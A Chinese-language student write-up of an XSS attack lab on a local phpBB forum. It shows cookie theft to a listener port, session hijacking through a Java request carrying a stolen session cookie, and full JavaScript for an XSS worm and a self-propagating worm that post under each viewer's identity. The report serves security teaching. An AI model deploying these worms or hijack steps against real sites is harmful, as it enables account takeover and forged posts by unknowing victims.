
XSS Attack Lab 实验报告


刘建 SC10006006

一、 Posting a Malicious Message to Display an Alert Window

可以用JavaScript的alert语句弹出警告窗口，参数为窗口中的字符串，如下图所示发布一个帖子：




当有用户浏览该帖子的时候，则会弹出下面的窗口：



需要注意的是指示书中给的单引号不起作用，换为双引号即可。

二、 Posting a Malicious Message to Display Cookies

为了显示出cookie，只需要把cookie的值传入alert中作为参数即可，如下图所示：




此时用户如果浏览这个帖子，则会弹出用户的cookie。




三、 Stealing Cookies from the Victim's Machine

为了把用户的cookie送到远程攻击者的主机，需要如下构造攻击脚本语句：




为了和请求报头格式一致，我们需要用escape函数对cookie中的特殊字符进行转义。

这样脚本执行结束后浏览去会向127.0.0.1的5555端口的地址请求一个名字为自己的cookie的图片。当然这个图片是不存在的，为了避免受到被攻击者的怀疑，我们可以在帖子内容中写上“picture has been deleted!”。此时浏览帖子的人看到的内容如下：



在浏览者一无所知的情况下，他的cookie值就被发送到了攻击者的电脑上，攻击者远程监听的结果如下：



四、 Impersonating the Victim using the Stolen Cookies

为了冒充被攻击者发帖，首先向前面所述得到用户的cookie，但是这个cookie是经过转义过的，我们需要把其中的转义字符修正回来，具体要在vim中进行如下操作：

把所有的“%3D”替换为“=”号，把所有的“%25”替换为“%”号，把所有的“%3B%20”替换为“; ”(;后面有个空格)。

这样我们就得到了用户的原始cookie。然后用addRequestProperty函数设置连接的cookie属性，这样服务器就会把我们当作被攻击者了。

另外我们还要告诉服务器我们发帖的标题和内容，格式可以通过自己真正发一个标题和内容都是aaaa的帖子，然后用Firefox的LiveHTTPHeaders插件进行查看，然后进行适当的修改，通过插件我们得到数据格式为：

subject=aaaa&addbbcode18=%23444444&addbbcode20=0&helpbox=Italic+text%3A+%5Bi%5Dtext%5B%2Fi%5D++%28alt%2Bi%29&message=aaaa&poll_title=&add_poll_option_text=&poll_length=&mode=newtopic&sid=7ef6e11e2a79eaef59a896dd1f7d5ed1&f=1&post=Submit

通过修改其中的subject和message字段，我们就可以任意修改帖子内容。

综上，我们需要将Java程序中的addRequestProperty和data修改为如下两行：

urlConn.addRequestProperty("Cookie","phpbb2mysql_t=a%3A5%3A%7Bi%3A3%3Bi%3A1305859011%3Bi%3A5%3Bi%3A1305860139%3Bi%3A6%3Bi%3A1305860334%3Bi%3A7%3Bi%3A1305860599%3Bi%3A8%3Bi%3A1305865840%3B%7D; phpbb2mysql_f_all=1305858982; phpbb2mysql_data=a%3A2%3A%7Bs%3A11%3A%22autologinid%22%3Bs%3A0%3A%22%22%3Bs%3A6%3A%22userid%22%3Bs%3A1%3A%223%22%3B%7D; phpbb2mysql_sid=7ef6e11e2a79eaef59a896dd1f7d5ed1");

String data="subject=I am not alice&addbbcode18=%23444444&addbbcode20=0&helpbox=Italic+text%3A+%5Bi%5Dtext%5B%2Fi%5D++%28alt%2Bi%29&message=but I can post as alice&poll_title=&add_poll_option_text=&poll_length=&mode=newtopic&sid=7ef6e11e2a79eaef59a896dd1f7d5ed1&f=1&post=Submit";

解释运行，再去看论坛文章列表，我们发现确实多了alice的一篇帖子：

Topics	Replies	Author	Views	Last Post
I am not alice	0	alice	0	Fri May 20, 2011 5:06 am alice
aaaa	0	alice	3	Fri May 20, 2011 4:50 am alice
task3: A very beautiful girl	0	alice	44	Fri May 20, 2011 3:06 am alice
task2: come on and see thing special	0	alice	2	Fri May 20, 2011 2:58 am alice
task1: I love you	0	alice	20	Fri May 20, 2011 2:39 am alice
Members' passwords are same as their username	0	admin	1	Fri Mar 27, 2009 8:37 pm admin
You are now using MySQL4	0	admin	1	Sat Mar 14, 2009 3:13 am admin
Welcome to phpBB 2	0	admin	1	Sat Oct 21, 2000 12:01 am admin

下面是帖子的具体内容：

View previous topic :: View next topic

Author	Message
alice Joined: 14 Mar 2009 Posts: 5	Posted: Fri May 20, 2011 5:06 am Post subject: I am not alice quote edit but I can post as alice
Back to top	profile pm

Display posts from previous: All Posts Oldest First Go


五、 Writing an XSS Worm

为了能够让这个蠕虫可以以浏览者的身份发帖，我们首先要用JavaScript得到用户的cookie，这个在前面已经做过了；然后我们需要从此cookie中提取出section ID，这个可以用JavaScript提供的一些字符串操作函数来完成；最后要利用这个section ID构造一个发帖请求，发帖请求的格式可以通过LiveHTTPHeader来侦听一个真正的发帖请求来得到。


下面是我的蠕虫代码：


```
<script>
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST","http://www.xsslabphpbb.com/posting.php",true);
Ajax.setRequestHeader("Host","www.xsslabphpbb.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
var cookie=document.cookie;
var id=cookie.match(/phpbb2mysql_sid=(.*)/);
var content="subject=XSSWorm" +
"&addbbcode18=%23444444&addbbcode20=0&helpbox=Font+color%3A+%5Bcolor%3Dred%5
Dtext%5B%2Fcolor%5D++Tip%3A+you+can+also+use+color%3D%23FF0000&" +
"message=This%20isaXSSWorm"  +
"&poll_title=&add_poll_option_text=&poll_length=&mode=newtopic&sid=" +
RegExp.$1.slice(0,32) + "&f=1&post=Submit";
Ajax.send(content);
</script>
```

Alice发一篇帖子，帖子标题为“task5: Believe it or not”，内容为“Sometimes you will post a message before you realize it.”后面附上我们的攻击代码。当有用户（如bob）浏览这个帖子时，看到的内容如下（就像一个正常的帖子一样）：



但就在bob浏览这个帖子的同时，我们的蠕虫已经以bob的身份发了帖子：





六、 Writing a Self-Propagating XSS Worm

要写一个可以自我复制的蠕虫，在上面的基础上主要是该蠕虫发的帖子的内容应该包含自身。这个可以通过DOM API来实现。下面是我的蠕虫代码：

```
<script id=worm>var scriptValue = document.getElementById("worm");
scriptValue = scriptValue.childNodes[0].nodeValue; scriptValue =
escape(scriptValue); var Ajax = null; Ajax = new XMLHttpRequest();
Ajax.open("POST","http://www.xsslabphpbb.com/posting.php",true);
Ajax.setRequestHeader("Host","www.xsslabphpbb.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
var cookie = document.cookie; var id = cookie.match(/phpbb2mysql_sid=(.*)/);
var content = "subject=This is a self-popagation worm"; content =
content.concat("&addbbcode18=%23444444&addbbcode20=0&helpbox=Font+color%3A
+%5Bcolor%3Dred%5Dtext%5B%2Fcolor%5D++Tip%3A+you+can+also+use+color%3D%23F
F0000&message=%3Cscript id=worm>"); content = content.concat(scriptValue);
content =
content.concat("%3C/script>&poll_title=&add_poll_option_text=&poll_length=
&mode=newtopic&sid="); content = content.concat(RegExp.$1.slice(0,32));
content = content.concat("&f=1&post=Submit"); Ajax.send(content); </script>
```

对于上面的代码，需要注意以下几点：

1. 代码中没有回车换行，全部在一行里面。
2. 要使用contact函数来代替+完成字符串的拼接工作。
3. 要用escape函数对特殊符号进行过滤。
4. Document.getElementByID(“worm”).childNodes[0].nodeValue所得到的就是id为worm的script中的所有内容。

Alice发布包含蠕虫的帖子后，bob浏览了Alice的帖子，ted浏览了bob的帖子，攻击效果如下：

